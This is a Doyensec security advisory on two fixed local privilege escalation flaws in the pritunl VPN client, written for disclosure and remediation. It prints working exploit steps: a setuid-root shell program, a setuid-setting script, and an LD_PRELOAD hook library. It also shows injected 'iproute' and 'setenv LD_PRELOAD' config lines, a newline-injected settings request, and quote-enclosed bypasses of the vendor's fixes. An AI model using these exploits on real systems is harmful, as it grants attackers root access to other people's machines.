DOYENSEC

# Security Advisory

## Pritunl-client

### Local Privilege Escalation

Created by Mykhailo Baraniak
04/27/2021

## Overview

This document summarizes the results of a vulnerability research activity aimed at discovering vulnerabilities in the **pritunl-client** application. While security testing was not meant to be comprehensive in term of attack and code coverage, we have identified two (2) vulnerabilities that could lead to local privilege escalation.

## About Us

**Doyensec** is an independent security research and development company focused on vulnerability discovery and remediation. We work at the intersection of software development and offensive engineering to help companies craft secure code.

Research is one of our founding principles and we invest heavily in it. By discovering new vulnerabilities and attack techniques, we constantly improve our capabilities and contribute to secure the applications we all use.

| PRI-Q221-1 Pritunl Client, Local Privilege Escalation via iproute Parameter | |
|---|---|
| **Vendor** | Pritunl Inc. |
| **Severity** | High |
| **Vulnerability Class** | Injection Flaw |
| **Component** | pritunl-client |
| **Status** | Fixed |
| **CVE** | n/a |
| **Credits** | Mykhailo Baraniak |

## Summary

Pritunl vpn client, using the default installation, is running `pritunl-client-service` and `openvpn` processes in the context of the root user and all Electron processes in the context of a regular user.

```
root         786  0.0  0.7 1159036 14728 ?        Ssl  04:21   0:02 /usr/bin/pritunl-client-service
user        3181  5.5  6.6 4701624 133952 ?       Sl   06:12   0:02 /usr/lib/pritunl_client_electron/Pritunl
user        3186  0.4  2.2 204704 45860 ?         S    06:12   0:00 /usr/lib/pritunl_client_electron/Pritunl --type=zygote --no-zygote-sandbox
user        3189  0.3  2.3 204704 46312 ?         S    06:12   0:00 /usr/lib/pritunl_client_electron/Pritunl --type=zygote
user        3192  0.0  0.3 204704  7856 ?         S    06:12   0:00 /usr/lib/pritunl_client_electron/Pritunl --type=zygote
user        3219  3.2  4.9 413224 98928 ?         Sl   06:12   0:01 /usr/lib/pritunl_client_electron/Pritunl --type=gpu-process --field-trial-handle=6886998845759402193,7280
658789487818478,131072 --enable-features=WebComponentsV0Enabled --disable-features=CookiesWithoutSameSiteMustBeSecure,SameSiteByDefaultCookies,SpareRendererForSitePerProces
s --gpu-preferences=OAAAAAAAAAAgAAAAQAAAAAAAAAAAAAAAAAAABgAAAAAAAYAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAAAAAAAAAA== --shared-files
user        3225  0.4  2.6 255000 53516 ?         Sl   06:12   0:00 /usr/lib/pritunl_client_electron/Pritunl --type=utility --utility-sub-type=network.mojom.NetworkService -
-field-trial-handle=6886998845759402193,7280658789487818478,131072 --enable-features=WebComponentsV0Enabled --disable-features=CookiesWithoutSameSiteMustBeSecure,SameSiteBy
DefaultCookies,SpareRendererForSitePerProcess --lang=en-US --service-sandbox-type=network --shared-files=v8_context_snapshot_data:100
user        3229  5.1  6.1 4562208 123708 ?       Sl   06:12   0:02 /usr/lib/pritunl_client_electron/Pritunl --type=renderer --field-trial-handle=6886998845759402193,7280658
789487818478,131072 --enable-features=WebComponentsV0Enabled --disable-features=CookiesWithoutSameSiteMustBeSecure,SameSiteByDefaultCookies,SpareRendererForSitePerProcess -
-lang=en-US --app-path=/usr/lib/pritunl_client_electron/resources/app --node-integration --no-sandbox --no-zygote --enable-remote-module --background-color=#151719 --enable
-spellcheck --enable-websql --disable-electron-site-instance-overrides --num-raster-threads=1 --renderer-client-id=4 --no-v8-untrusted-code-mitigations --shared-files=v8_co
ntext_snapshot_data:100
user        3237  0.0  1.4 351204 28744 ?         S    06:12   0:00 /usr/lib/pritunl_client_electron/Pritunl --type=broker
root        3273  0.4  0.3   9904  7056 ?         S    06:13   0:00 openvpn --config /tmp/pritunl/55fffec079545c072e819b89bf79cf38 --verb 2 --script-security 2 --up /tmp/pri
tunl/55fffec079545c072e819b89bf79cf38-up.sh --down /tmp/pritunl/55fffec079545c072e819b89bf79cf38-down.sh --route-pre-down /tmp/pritunl/55fffec079545c072e819b89bf79cf38-bloc
k.sh --tls-verify /tmp/pritunl/55fffec079545c072e819b89bf79cf38-block.sh --ipchange /tmp/pritunl/55fffec079545c072e819b89bf79cf38-block.sh --route-up /tmp/pritunl/55fffec07
9545c072e819b89bf79cf38-block.sh
```

As a normal application flow, the low privileges user has the ability to import and modify `openvpn` connection files. Untrusted openvpn[1] configuration files are known as risky files, and potentially introduce many entry points to trigger code execution.

It is clear that pritunl developers are aware of the potential danger from the malicious openvpn configuration. Most of the code execution entry points are protected by using predefined scripts.
Such parameters as: `--up`, `--down`, `--route-pre-down`, `--route-up`, `--tls-verify` are calling predefined scripts and the attacker doesn't have the possibility to use them.

Note that a pritunl client is starting the `openvpn` process with the `--script-security` level equal 2, which allows calling of built-in executables and user-defined scripts.

Nevertheless, it was possible to abuse the - - `iproute` parameter and escalate the attacker's privileges to the root user.

[1] https://community.openvpn.net/openvpn/wiki/Openvpn24ManPage

## Technical Description

In the machine with the installed `pritunl-client`, a local attacker executes the following commands to prepare the exploit code:

1. Create a temporary folder and navigate into it.

```
mkdir /tmp/temp
cd /tmp/temp
```

2. Create two files with the content below:

root_me.c

```
int main()
{
 setgid(0);
 setuid(0);
 execl("/bin/sh", "sh", 0);
}
```

exploit.sh

```
#!/bin/bash
chown root:root /tmp/temp/root_me
chmod u+s /tmp/temp/root_me
```


3. Compile the `root_me.c` file and add execute permission to the `exploit.sh` script:

```
gcc root_me.c -o root_me
chmod +x exploit.sh
```


An attacker should have similar files created after executing the above steps:

```
$ ls -al
drwxrwxr-x  2 user user  4096 Jan  2 06:43 ./
drwxrwxrwt 21 root root  4096 Jan  2 06:43 ../
-rwxrwxr-x  1 user user    74 Jan  2 06:19 exploit.sh*
-rwxrwxr-x  1 user user 16784 Jan  2 06:43 root_me*
-rw-rw-r--  1 user user    67 Jan  2 06:20 root_me.c
```

4. Start `pritunl-client` and click on the `Edit Config` button





5. Add line `iproute "/tmp/temp/exploit.sh"` into the openvpn configuration and click `Save Profile`




6. Click the `connect` button and observe in the logs evidence of the `exploit.sh` execution.
Also note the appearance of the sticky bit in the `root_me` executable:

```
-rwsrwxr-x  1 root root 16784 Jan  2 06:43 root_me
```




7. Now an attacker can use the `root_me` executable to run commands as the root user.

## Remote attack scenario

A similar attack vector also exists in the case of a malicious `pritunl` server administrator. Such an administrator could prepare a specially crafted profile tar file with the injected code and share it with the victim client.

1. A server's administrator updates the public address by injecting a malicious `iproute` command

```
PUT /settings HTTP/1.1
Host: 192.168.32.150
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:84.0)
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Csrf-Token: <REDACTED>
Cookie: session=<REDACTED>

{
 "username":"super",
 ...
 "public_address":"192.168.32.150 14576 udp\niproute \"/tmp/temp/exploit.sh\"\n#",
 "public_address6":"",
 "routed_subnet6":"",
 "routed_subnet6_wg":"",
...
```

2. Share connection profile tar file with the victim

```
GET /key/twvTySKeOqYcuVlxZES3Zqlu1JVMb4ZI.tar HTTP/1.1
Host: 192.168.32.150
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: session=
.eJxVzs1PgzAABfB_xfTsodBJhGQHkQ8zbR1jbW0vho9m6yiVDJywZf-7ZAcTL-_wkvfLu4CibrX91DUILuCuBAEgXBqZ4
1FwDPEBT8TFZxyFek6Eo8oB13vQq77XX_9mlQeT2D4h0cIpowtURascR3LATvj6Hpvj9mX_XFu2KaBY3gi9s8XwfVR_goB
JWtHFSOzmRGDllpY129T80Hi_lpEpeLJDJaozlnRGoPDMWonmXlLauCU1XHEnI8wQbGvEZ4M3K6SomdQhecuhcEnancqGe
TJhOW_FmDWxv86WtzeDblU_FG0HAseD_sMj9B3v-guJfFwr.X_BBfg.tyekEz4ePcG3mDoCWlE3thY67JY
Upgrade-Insecure-Requests: 1
```

```
36 #  "WlBDjsVslIU8MyHgnpmjzpnFt0Ko2AdoQXTapUg/UlbG6NYXNnGzQQigIzJxdzDo",
37 #  "WDp+2Ullo8arNiEzCnUziPvA3NbMRoRIsx5JcDYqquOs9UDD76iItTFN3L1Z8KVB",
38 #  "r9nrUGVZ509XqxF49XVjXlHxJ0ey5V9BHd+Tk4LANu+roFgPhel27xY5hM/0ULMH",
39 #  "htuXt8B5uQtRhZkUwspW+qrktWlAg4vrKxPCSkpsJUF5YKalaTIzPq/vEn7WIUye",
40 #  "D1+QDiCLOvMAN38iHqS0JDqk1r2yK5OlHnfB5Vv6WdI7LMTJ4DAyHLJRamlAWCJ9",
41 #  "KKeqiIZv31njvxfnayoJRnDp/kGFhEZ+kMLudmwof5Q0BRFHeht214teQP/5BgES",
42 #  "bF3QpaAww+t2iq2L7TpkCvMZfC77gpdYa2CJDWYrVb642Or55KComsp9lRnBa2zT",
43 #  "JGKwPGWo9kmNm2xShUZSIQ2+n2nqWIn19bEVCF3pTPUKvrHjrXoELccCAwEAAQ==",
44 #  "-----END RSA PUBLIC KEY-----"
45 # ],
46 # "push_auth_ttl": 172800
47 #}
48 setenv UV_ID e52b56f32338458d8821efc38d11ccc1
49 setenv UV_NAME snowy-waves-1603
50 client
51 dev tun
52 dev-type tun
53 remote 192.168.32.150 14576 udp
54 iproute "/tmp/temp/exploit.sh"
55 # 14576 udp
56 nobind
57 persist-tun
58 cipher AES-128-CBC
59 auth SHA1
60 verb 2
61 mute 3
62 push-peer-info
63 ping 10
64 ping-restart 60
65 hand-window 70
66 server-poll-timeout 5
67 reneg-sec 2592000
```

3. User imports the provided pritunl link and clicks `Connect` without checking the profile.tar file.

## Impact

Local user can obtain root privileges. Malicious pritunl administrator can execute commands on the victim's machine.

## Remediation

To limit the overall attack surface, we have recommended the maintainer not to run `pritunl-client-service` and `openvpn` processes as the root user.

To limit the possibility of a remote malicious vpn server attacks, verify all user supplied inputs in the `pritunl/pritunl/handlers/settings.py`:

```
...
        if 'public_address' in flask.request.json:
            public_address = utils.filter_str(
    flask.request.json['public_address']) or None

            if public_address != settings.local.host.public_addr:
                settings.local.host.public_address = public_address
...
```

## Retesting PRI-Q221-1

The vendor attempted to fix the reported vulnerability on the 8th of January 2021 with the commit `bc1bed7d3f178fb0b4882ebba592bc1b674cbea7`[2] adding line 271 to the `service/profile/profile.go`

```
strings.HasPrefix(trimLine, "iproute ") {
```

A new release version was created `pritunl-client-electron 1.2.2685.61`

We performed a retest on the 12th of February 2021, targeting the latest release version of `pritunl-client-electron 1.2.2709.72`


As a result, several bypasses were found. Identified bypasses also affect how other `openvpn` settings are protected (`route-up`, `ipchange`, `tls-verify`, `route-pre-down`, `down`, `up`, `plugin`, `management`, `syslog`, `log-append`, `log`. )

The root cause of the issue is based on how `openvpn` parses configuration files and on insufficient search prefix. Search string contains whitespace after parameter name. For example:

```
"iproute "
```

Meanwhile `openvpn` allows options to be enclosed in the double or single quotes[3]. "*Double quotation or single quotation characters ("", ") can be used to enclose single parameters containing whitespace, and "#" or ";" characters in the first column can be used to denote comments. Note that OpenVPN 2.0 and higher performs backslash-based shell escaping for characters not in single quotations*"[4]

Issue can be reproduced with exact same steps as reported above, just by including "iproute" parameter in double quotes.




## Remediation

Remove whitespace after parameter name. Use `Contains` instead of `HasPrefix`.
Consider using a whitelist to specify allowed config parameters only.

---

[2] https://github.com/pritunl/pritunl-client-electron/commit/bc1bed7d3f178fb0b4882ebba592bc1b674cbea7

[3] https://github.com/OpenVPN/openvpn/blob/ce652e7d3865dcdebfdc9233d9f46dfbcc2a6e2b/src/openvpn/options.c

[4] https://community.openvpn.net/openvpn/wiki/Openvpn24ManPage

## Retesting PRI-Q221-1, Second Attempt

Doyensec retested PRI-Q221-1 vulnerability on the 15th of March, 2021 using the latest available version of pritunl at the time of testing 1.2.2737.2[5]. The application was still vulnerable. It was still possible to perform local privileges escalation with the reported bypass technique (enclosing parameter name in quotes):

```
"iproute" "/tmp/temp/exploit.sh"
```

## Retesting PRI-Q221-1, Third Attempt

Issue is fixed by commit `8c0d5374353595b4c459f584f79c4e4620c28ed6`, and a patch is released (version `1.2.2768.85`)

[5] https://github.com/pritunl/pritunl-client-electron/releases/tag/1.2.2737.2

# PRI-Q221-2 Pritunl Client, Local Privilege Escalation via setenv LD_PRELOAD

| | |
|---|---|
| **Vendor** | Pritunl Inc. |
| **Severity** | High |
| **Vulnerability Class** | Injection Flaw |
| **Component** | pritunl-client |
| **Status** | Fixed |
| **CVE** | n/a |
| **Credits** | Mykhailo Baraniak |

## Description

Pritunl vpn client, using the default installation, is running `pritunl-client-service` and `openvpn` processes in the context of the root user and all Electron processes in the context of a regular user.

```
root         786  0.0  0.7 1159036 14728 ?        Ssl  04:21   0:02 /usr/bin/pritunl-client-service
user        3181  5.5  6.6 4701624 133952 ?       Sl   06:12   0:02 /usr/lib/pritunl_client_electron/Pritunl
user        3186  0.4  2.2 204704 45860 ?        S    06:12   0:00 /usr/lib/pritunl_client_electron/Pritunl --type=zygote --no-zygote-sandbox
user        3189  0.3  2.3 204704 46312 ?        S    06:12   0:00 /usr/lib/pritunl_client_electron/Pritunl --type=zygote
user        3192  0.0  0.3 204704  7856 ?        S    06:12   0:00 /usr/lib/pritunl_client_electron/Pritunl --type=zygote
user        3219  3.2  4.9 413224 98928 ?        Sl   06:12   0:01 /usr/lib/pritunl_client_electron/Pritunl --type=gpu-process --field-trial-handle=6886998845759402193,7280
658789487818478,131072 --enable-features=WebComponentsV0Enabled --disable-features=CookiesWithoutSameSiteMustBeSecure,SameSiteByDefaultCookies,SpareRendererForSitePerProces
s --gpu-preferences=OAAAAAAAAAAgAAAQAAAAAAAAAAAAAAAAAAABgAAAAAAAYAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAAAAAAAAAA== --shared-files
user        3225  0.4  2.6 255000 53516 ?        Sl   06:12   0:00 /usr/lib/pritunl_client_electron/Pritunl --type=utility --utility-sub-type=network.mojom.NetworkService -
-field-trial-handle=6886998845759402193,7280658789487818478,131072 --enable-features=WebComponentsV0Enabled --disable-features=CookiesWithoutSameSiteMustBeSecure,SameSiteBy
DefaultCookies,SpareRendererForSitePerProcess --lang=en-US --service-sandbox-type=network --shared-files=v8_context_snapshot_data:100
user        3229  5.1  6.1 4562208 123708 ?      Sl   06:12   0:02 /usr/lib/pritunl_client_electron/Pritunl --type=renderer --field-trial-handle=6886998845759402193,7280658
789487818478,131072 --enable-features=WebComponentsV0Enabled --disable-features=CookiesWithoutSameSiteMustBeSecure,SameSiteByDefaultCookies,SpareRendererForSitePerProcess -
-lang=en-US --app-path=/usr/lib/pritunl_client_electron/resources/app --node-integration --no-sandbox --no-zygote --enable-remote-module --background-color=#151719 --enable
-spellcheck --enable-websql --disable-electron-site-instance-overrides --num-raster-threads=1 --renderer-client-id=4 --no-v8-untrusted-code-mitigations --shared-files=v8_co
ntext_snapshot_data:100
user        3237  0.0  1.4 351204 28744 ?        S    06:12   0:00 /usr/lib/pritunl_client_electron/Pritunl --type=broker
root        3273  0.4  0.3   9904  7056 ?        S    06:13   0:00 openvpn --config /tmp/pritunl/55fffec079545c072e819b89bf79cf38 --verb 2 --script-security 2 --up /tmp/pri
tunl/55fffec079545c072e819b89bf79cf38-up.sh --down /tmp/pritunl/55fffec079545c072e819b89bf79cf38-down.sh --route-pre-down /tmp/pritunl/55fffec079545c072e819b89bf79cf38-bloc
k.sh --tls-verify /tmp/pritunl/55fffec079545c072e819b89bf79cf38-block.sh --ipchange /tmp/pritunl/55fffec079545c072e819b89bf79cf38-block.sh --route-up /tmp/pritunl/55fffec07
9545c072e819b89bf79cf38-block.sh
```

As a normal application flow, the low privileges user has the ability to import and modify `openvpn` connection files. Untrusted openvpn[6] configuration files are known as risky files, and potentially introduce many entry points to trigger code execution.

One of such vector is passing the environment variable into the starting `openvpn` process with `setenv` option. Doyensec was able to leverage LD_PRELOAD environment variable to escalate the attacker's privileges to the root user.

## Reproduction Steps

In the machine with the installed `pritunl-client`, a local attacker executes the following commands to prepare the exploit code:

1. Create a temporary folder and navigate into it.

```
mkdir /tmp/temp
```

[6] https://community.openvpn.net/openvpn/wiki/Openvpn24ManPage

```
cd /tmp/temp
```

2. Create 3 files with the content below:

root_me.c

```
int main()
{
   setgid(0);
   setuid(0);
   execl("/bin/sh", "sh", 0);
}
```

exploit.sh

```
#!/bin/sh
if [ ! -f /tmp/temp/DONE.txt ]; then
    touch /tmp/temp/DONE.txt;
    chown root:root /tmp/temp/root_me;
    chmod u+s /tmp/temp/root_me;
fi
```

inject.c

```
#include <string.h>
#include <stdlib.h>
#include <stdio.h>
#include <sys/types.h>

size_t read(int fd, void *data, size_t size) {
   unsetenv("LD_PRELOAD");
   system("/bin/sh /tmp/temp/exploit.sh");
   strcpy(data, "DONE");
   exit(0);
}
```


3. Compile `root_me.c` and `inject.c` files and add execute permission to the `exploit.sh` script:

```
gcc root_me.c -o root_me
gcc -shared -fPIC -o inject.so inject.c
chmod +x exploit.sh
```


An attacker should have similar files created after executing the above steps:

```
$ ls -al
drwxrwxr-x  2 attacker attacker  4096 Feb 12 05:40 .
drwxrwxrwt 21 root     root      4096 Feb 12 05:40 ..
-rwxrwxr-x  1 attacker attacker   152 Feb 12 05:40 exploit.sh*
-rw-rw-r--  1 attacker attacker   233 Feb 12 05:46 inject.c
-rwxrwxr-x  1 attacker attacker 16304 Feb 12 05:46 inject.so*
-rwxrwxr-x  1 attacker attacker 16784 Feb 12 05:48 root_me*
-rw-rw-r--  1 attacker attacker    67 Feb 12 04:56 root_me.c
```

4. Start `pritunl-client` and click on `Edit Config` button




5. Add `setenv LD_PRELOAD /tmp/temp/inject.so` into the openvpn configuration and click `Save Profile`




6. Click `Connect` button and observe the appearance of the sticky bit in the `root_me` executable:

```
-rwsrwxr-x  1 root      root      16784 Feb 12 05:48 root_me*
```

Now an attacker can use the `root_me` executable to run commands as a root user.

## Impact

Local low privileged users can obtain root privileges.

## Remediation

To limit the local attack surface, we have recommended the maintainer not to run `pritunl-client-service` and `openvpn` processes as the root user.

A possible solution could be extending the list of ignored lines in `service/profile/profile.go:271`, processing `UV_ID` and `UV_NAME` separately.

```
...
      strings.Contains(trimLine, "setenv") ||
...
```

## Retesting PRI-Q221-2

The vendor attempted to fix the vulnerability on the 15th of February with the commit `2091191adc55be1ead06793cca5c2a1b81e69a03` into file `service/profile/profile.go: 259`

```
            if strings.HasPrefix(trimLine, "setenv") &&
                  !strings.HasPrefix(trimLine, "setenv UV_ID ") &&
                  !strings.HasPrefix(trimLine, "setenv UV_NAME ") {

                  continue
            }
```

Doyensec retested PRI-Q221-2 vulnerability on the 15th of March, 2021 on the latest available version of pritunl client 1.2.2737.2[7]. The current fix was incomplete and the application was still vulnerable. It was still possible to perform local privilege escalation attacks with the reported bypass technique (enclosing parameter name in quotes)

```
      "setenv" LD_PRELOAD /tmp/temp/inject.so
```

## Retesting PRI-Q221-2, Second Attempt

Issue is fixed by commit `8c0d5374353595b4c459f584f79c4e4620c28ed6`, and a patch is released (version `1.2.2768.85`)

[7] https://github.com/pritunl/pritunl-client-electron/releases/tag/1.2.2737.2

## Disclosure Timeline

07/01/2021 PRI-Q221-1 issue is identified and reported to the vendor
08/01/2021 The vendor pushed `bc1bed7d3f178fb0b4882ebba592bc1b674cbea7` commit to Github
18/01/2021 A new release version created `pritunl-client-electron 1.2.2685.61`
12/02/2021 A retest performed. Bypass identified. New issue: PRI-Q221-2 reported to the vendor
15/03/2021 A second retest performed on the latest available version of `pritunl-client-electron 1.2.2737.2`. The vendor tried to fix PRI-Q221-2 with the `2091191adc55be1ead06793cca5c2a1b81e69a03` commit. The application is still vulnerable to both reported issues, using our bypass techniques. The vendor is notified about the retest results.
15/03/2021 Both issues are fixed by commit `8c0d5374353595b4c459f584f79c4e4620c28ed6`
11/04/2021 Patch released as version `v1.2.2768.85`